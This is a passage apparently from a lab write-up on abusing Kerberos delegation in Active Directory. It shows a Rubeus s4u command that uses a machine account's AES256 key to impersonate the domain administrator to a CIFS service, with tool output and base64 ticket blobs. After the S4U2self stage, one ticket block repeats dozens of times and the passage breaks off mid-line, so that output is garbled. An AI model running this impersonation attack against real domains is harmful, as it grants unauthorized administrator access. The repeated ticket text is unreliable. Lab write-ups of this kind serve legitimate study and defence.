SamAccountName               : SERVICEB$
SID                          : S-1-5-21-1504449748-3058063015-729523975-1111
UserPrincipalName            :
```

5. The attacker uses Rubeus to perform a full S4U attack to obtain a TGS to Service B for a user that has local administrator privileges on the target host.

```
PS C:\Users\elad\Desktop> .\Rubeus.exe s4u /user:ServiceA$ /aes256:6c607b100f9c3bed975c7fe9a745ce7a1af6b871fa8ede0e21cb349ae7437a730 /do
main:shenanigans.labs /msdsspn:cifs/serviceb.shenanigans.labs /impersonateuser:administrator /ptt

Rubeus

v1.2.1

[*] Action: Ask TGT

[*] Using aes256_cts_hmac_sha1 hash: 6c607b100f9c3bed975c7fe9a745ce7a1af6b871fa8ede0e21cb349ae7437a730
[*] Using domain controller: DC1.shenanigans.labs (172.31.9.24)
[*] Building AS-REQ (w/ preauth) for: 'shenanigans.labs\ServiceA$'
[*] Connecting to 172.31.9.24:88
[*] Sent 245 bytes
[*] Received 1537 bytes
[*] TGT request successful!
[*] base64(ticket.kirbi):

doIFtDCcBqigAwIBBAEDAgEWooIERDCcBEBhggo8MIIEOKADAgEForIBEFNIRU5BTKlHQU5TLKx8Ql0iJtAjoAMCAQKhHDAAGwZrcmJ0Z3QbEHN0Zw5hbm1nyw5ZLmxhYnNojggP
0MIDID8KADAgESOMCAQKigppBtID3j1Qzov4dWl4x516Lbh17jZdr1lcaIoPFI0mW9FxF5/PxqerKcxnm4abmZZJz89Lh8xu4bxtLRAi50HdpAUBxwBwv3tSOuZLPLrPU9XS
8G6EVj15+HHEZi94cfFw4f4q4thup9i3DzaQ70dZePn0VxhdKjU9H0RatGWNzsa+Y2WxCF2j1LnWY+Joawkp8SPHYlSGOKIjLnYkyIcnXmY/OehemiXP/HATgahtBbczqPMO
U+29bnt14t/OyEDHYHC+cc54YdHjZyauTWXRPHX3ng7ch1ZgbE5Spd7ueFXCSjXco2cnckvXPBky+BiRGSSovniIhy3Wixysw08AdaPY4/TF4+byUmmvovN+vxctT0Z3kHb3vYkshq8
DPsgQlFrendoR4l1m353B9v2V9yazBA1y4Rq25RqnUav8sJN4A1z6QmNp5vNBqqhCxt1Nbji/i/1Lcjq8IBabTUwi2D9xZjy4o0ntKH703rLjB/yP72qSoZ3dcRpvpy+oNE2V3h
QUAJ3Qoyqj1d1MwhIYj9qcwhBAH5K0hMHP01symFD/tGauI57Fs6tYmREE14BDIPuzFytUu+ysc2nuv7jZnZwgj3NUHuvfaIz0Y1gAyfHEBVG0A38VTEmdrSyvirc9Xar00G0CXY
HTAH13gJNSL/YZkeUKmP/43taqtVYTHC7+qhHxOSZ/4yc6L4VQFUIHbhvEqja10WjYJLWgQoejzdn2SmE3WBPeJ0GIH7+qse7r98pzR04QZRHKqt1guab62dyfJxUhdDzKh4
4YucFXdsdwdtdEK5ZBkQHHM6SMBLBOH2J9i5VdXgVXjHAwyKzG/1H4EY9rY56kH/TZ81cwwh746fb/XcoB8FicVrXTkkv9Qc6sF7M3Rwf2W93vXZTA
Mun1aEFONIL8xfg33+nrd3wq9P7sLij7A7wv7tPzz1siMQZnqawRHEWtuovJNOFVMmjoWipYlmb0ltDrAai0OcrCzjYLPoBcZIEB/XgsNVbWY5XInrgLVip6SAbjtUXUwBerHet
tkMxi1x066J0ZyC3mW9C3l1b+rHg2ixzn8sodHYyZrkp9q8KI3Kk26ULx4lVg+Xcl2SpOR0xtk+/IN6aqwhhL3fLQjYjnoc5kwlJ4+SiZ7hovvSBPFwBVLtGoeVgBfywbcQv1NO
PeFTT8Snobg+n1PB/7J0cfdF/vDR2l5JrRKL1aqq21tDRQLF/+hpVMC231LHWi3ISutHYM2fu3o5ac5Eb+UNUPZ+KJNjgsBLtze6pxnAMD3j0rEbgoIed+BstTizmsFwbb+IhbX
aOB8ZCB8KADAgEAooHOBTHlFYHIMTHFoHcMIH2MIHwocswKAADAgESosIEtCSjJhZz5jmo6ZgzB0NMHI5nhy3mgLS06t91UE+r6Nh1orIbEFNIRU5BTKlHQU5TLKx8Ql0iFjAU
oAMCAQGHDTALGw1TZxJ2awN1QSSjBWWFAEDhAAC1ERgPMjAXoTAXMDIWMZM2NtVapHEyDZiWMTkWMtAYMTMzMZu1WqCRGA8ymDE5MDEWOTaZmZM1NVqoEhsQU0HfTKFosudBT1M
uTEFCU6k1MCoGAWIBAQECMB08mtYnRnBsqC2h1bmFuawdhbnMubGf1cw==

[*] Action: S4U

[*] Using domain controller: DC1.shenanigans.labs (172.31.9.24)
[*] Building S4U2self request for: 'SHENANIGANS.LABS\ServiceA$'
[*] Sending S4U2self request
[*] Connecting to 172.31.9.24:88
[*] Sent 1576 bytes
[*] Received 1544 bytes
[*] S4U2self success!
[*] Got a TGS for 'administrator@SHENANIGANS.LABS' to 'SHENANIGANS.LABS\ServiceA$'
[*] base64(ticket.kirbi):

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
